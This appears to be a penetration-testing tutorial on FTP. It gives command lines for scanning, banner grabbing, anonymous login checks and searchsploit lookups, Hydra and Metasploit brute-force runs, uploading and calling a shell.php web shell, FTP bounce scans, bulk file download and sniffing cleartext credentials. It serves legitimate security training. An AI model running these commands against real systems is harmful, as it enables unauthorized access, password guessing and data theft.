Pentesting FTP

FTP (File Transfer Protocol) is a standard network protocol used to transfer files between a client and a server over a TCP/IP network. FTP is widely used for transferring files between systems, especially in older networks and legacy systems. This prevalence makes it a common target for attackers, and thus, a crucial area for pentesters to evaluate. FTP, by design, lacks encryption, meaning credentials and data are transmitted in plaintext and it is often misconfigured.
Discovery and Enumeration
Several tools and techniques exist to discover FTP across a network or a specific device, such as a web application server. The commands and tools below identify whether port 21 is open and an FTP service is running. It is also essential to obtain the FTP service banner, as this will help you find publicly available exploits for the specific product or version of FTP.
# Nmapsudo nmap -p 21 10.1.1.1 # Simple Nmap command to scan a specific target for open port 21sudo nmap -p 21 -sV 10.1.1.1 # A more detailed scan that also tries to determine the service and version runningsudo nmap -p 21 10.1.1.0/24 # Scan a subnet for open FTP portssudo nmap -p 21 -iL targets.txt # Scan a file of IPs for open FTP ports
# Netexecnxc ftp 10.1.1.1 # Scan a single host for FTP services enabled on a hostnxc ftp 10.1.1.0/24 # Scan a subnet for FTP services enabled
# PowerShellTest-NetConnection -ComputerName 10.1.1.1 -Port 21 # PowerShell Test-NetConnection cmdlet to scan a host for open FTP port1..255 | %{ $ip="10.1.1.$_"; if (Test-NetConnection -ComputerName $ip -Port 21 -WarningAction SilentlyContinue).TcpTestSucceeded { "$ip : Port 21 open" } else { "$ip : Port 21 closed" } } # PowerShell Test-NetConnection cmdlet to scan a subnet for open FTP port
# Metasploitmsf > use auxiliary/scanner/ftp/ftp_versionset RHOSTS 10.1.1.0/24set THREADS 50run # Scans a range of IP addresses and determines the version of any FTP servers that are running
# Masscanmasscan -p21 10.1.1.1 # Scan a single host for open FTPmasscan -p21 10.1.1.0/24 # Scan a network subnet for open FTP portsmasscan -p21 10.1.1.0/24 --banners # Scan a network subnet for open FTP ports and retrieve banners
# Netcat (nc)nc 10.1.1.1 21 # Test if port 21 is open on a target
# Telnettelnet 10.1.1.1 21 # Test if port 21 is open on a targetNmap Scan
Use nmap to enumerate FTP services:
nmap -p 21 --script ftp* 10.1.1.1This will check for anonymous login, FTP bounce attacks, and other vulnerabilities. You can also perform a more aggressive scan with version detection:
nmap -p 21 -sV -A 10.1.1.1Perform an unauthenticated scan for additional enumeration:
sudo nmap -sV -p21 -sC -A 10.1.1.1Banner Grabbing
Identify the FTP server version:
echo "QUIT" | nc -nv 10.1.1.1 21nmap -p 21 --script banner 10.1.1.1You can try using the HELP and FEAT commands to obtain more information:
HELPFEATDirectory Enumeration
Check for readable directories:
ls -laTest if the account has write permissions:
mkdir test
Anonymous Access
Check if anonymous login is enabled:
ftp 10.1.1.1Name: anonymousPassword: anonymousIf successful, you can list all files with:
ls -laYou can download a file with:
get <file>
Exploitation
Finding Public Exploits
In this phase, you will have identified open port 21 and confirmed that an FTP service is running on it (Remember, FTP can run on non-standard ports—a popular one is 2121). You will also have performed banner grabbing using the tools and commands above. If the FTP service is misconfigured with banner disclosure, you can check for publicly available exploits for the specific version.
# Searchsploitsearchsploit FTP # Returns all exploit titles containing FTP including the exploit IDsearchsploit vsftpd 2.3.4 # Returns specific exploit titles for the service name and version including the exploit IDsearchsploit 17491 -examine # Returns details for the exploit ID obtained aboveAll FTP-related exploits found in the Exploit Database can be listed using the following: https://www.exploit-db.com/search?q=FTP
Nmap scripts can be used to test for common FTP issues and vulnerabilities:
sudo nmap -sTCV --script ftp-* -Pn -p 21 10.1.1.1 # Run all FTP nmap scripts against the targetsudo nmap -sTCV --script=ftp-anon,tftp-enum -p 21 10.1.1.1 # Running specific FTP Nmap scripts against the target (Anonymous login checks and user enumeration)FTP Brute Force
The FTP service protocol is susceptible to brute-force attacks. You can attempt a brute-force attack against the identified usernames from the above techniques or use a list of username:password combinations. A good FTP username and password list can be found here:
Metasploit can perform an FTP login sweep using the following. I modified the ftp-betterdefaultpasslist so that a space separates the usernames and passwords and not : which is required for Metasploit. There are other options to brute force a single username if you have identified any valid ones.
# Metasploitsudo msfconsole -quse auxiliary/scanner/ftp/ftp_loginset ANONYMOUS_LOGIN trueset BLANK_PASSWORDS trueset USER_AS_PASS trueset USERPASS_FILE ftp_bruteforce.txtset RHOSTS 10.1.1.1exploitHydra is a popular tool for brute-forcing several protocols, including FTP. It can be found here: https://github.com/vanhauser-thc/thc-hydra
# Hydrahydra -l 'anonymous' -p 'anonymous' ftp://10.1.1.1 # Test for anonymous login on the target FTP serverhydra -l <username> -P /path/to/passwords.txt 10.1.1.1 ftp # Brute force FTP with a single username and a list of passwordshydra -L /path/to/usernames.txt -P /path/to/passwords.txt 10.1.1.1 ftp # Brute force FTP with a list of usernames with all passwords in a list of passwordshydra -C ~/SecLists/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt ftp://10.1.1.1 # Brute force FTP username and password combo list against the target FTP serverhydra -C ~/SecLists/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt 10.1.1.1 ftp # Brute force FTP username and password combo against the target FTP serverExploiting Misconfigurations
If write permissions are enabled, you can upload a file:
ftp 10.1.1.1put shell.phpIf the FTP server is tied to a web server, you can attempt to execute the uploaded file with the following:
http://10.1.1.1/shell.phpFTP Bounce Attack
Some FTP servers allow port scanning through FTP bounce attacks. You can use this to port scan the internal network or mask your scans:
nmap -Pn -v -p 21 -b anonymous:anonymous@10.1.1.1 10.2.2.2Downloading All Files from FTP
Download all FTP files recursively:
wget -m ftp://anonymous:anonymous@10.1.1.1wget -r --user="USERNAME" --password="PASSWORD" ftp://10.1.1.1/ # If the username/password has special charactersCredential Capture

FTP does not encrypt its data and control connections. The user name and password are transmitted in clear text and may be intercepted by a network sniffer or a man-in-the-middle attack. If you have compromised a host on the network or have access to the network and can create a man-in-the-middle setup, you can use a tool like WireShark to sniff traffic and collect credentials for FTP.
Capturing network traffic and filtering for the FTP protocol will allow you to follow the TCP stream and view the credentials used to connect to the destination IP.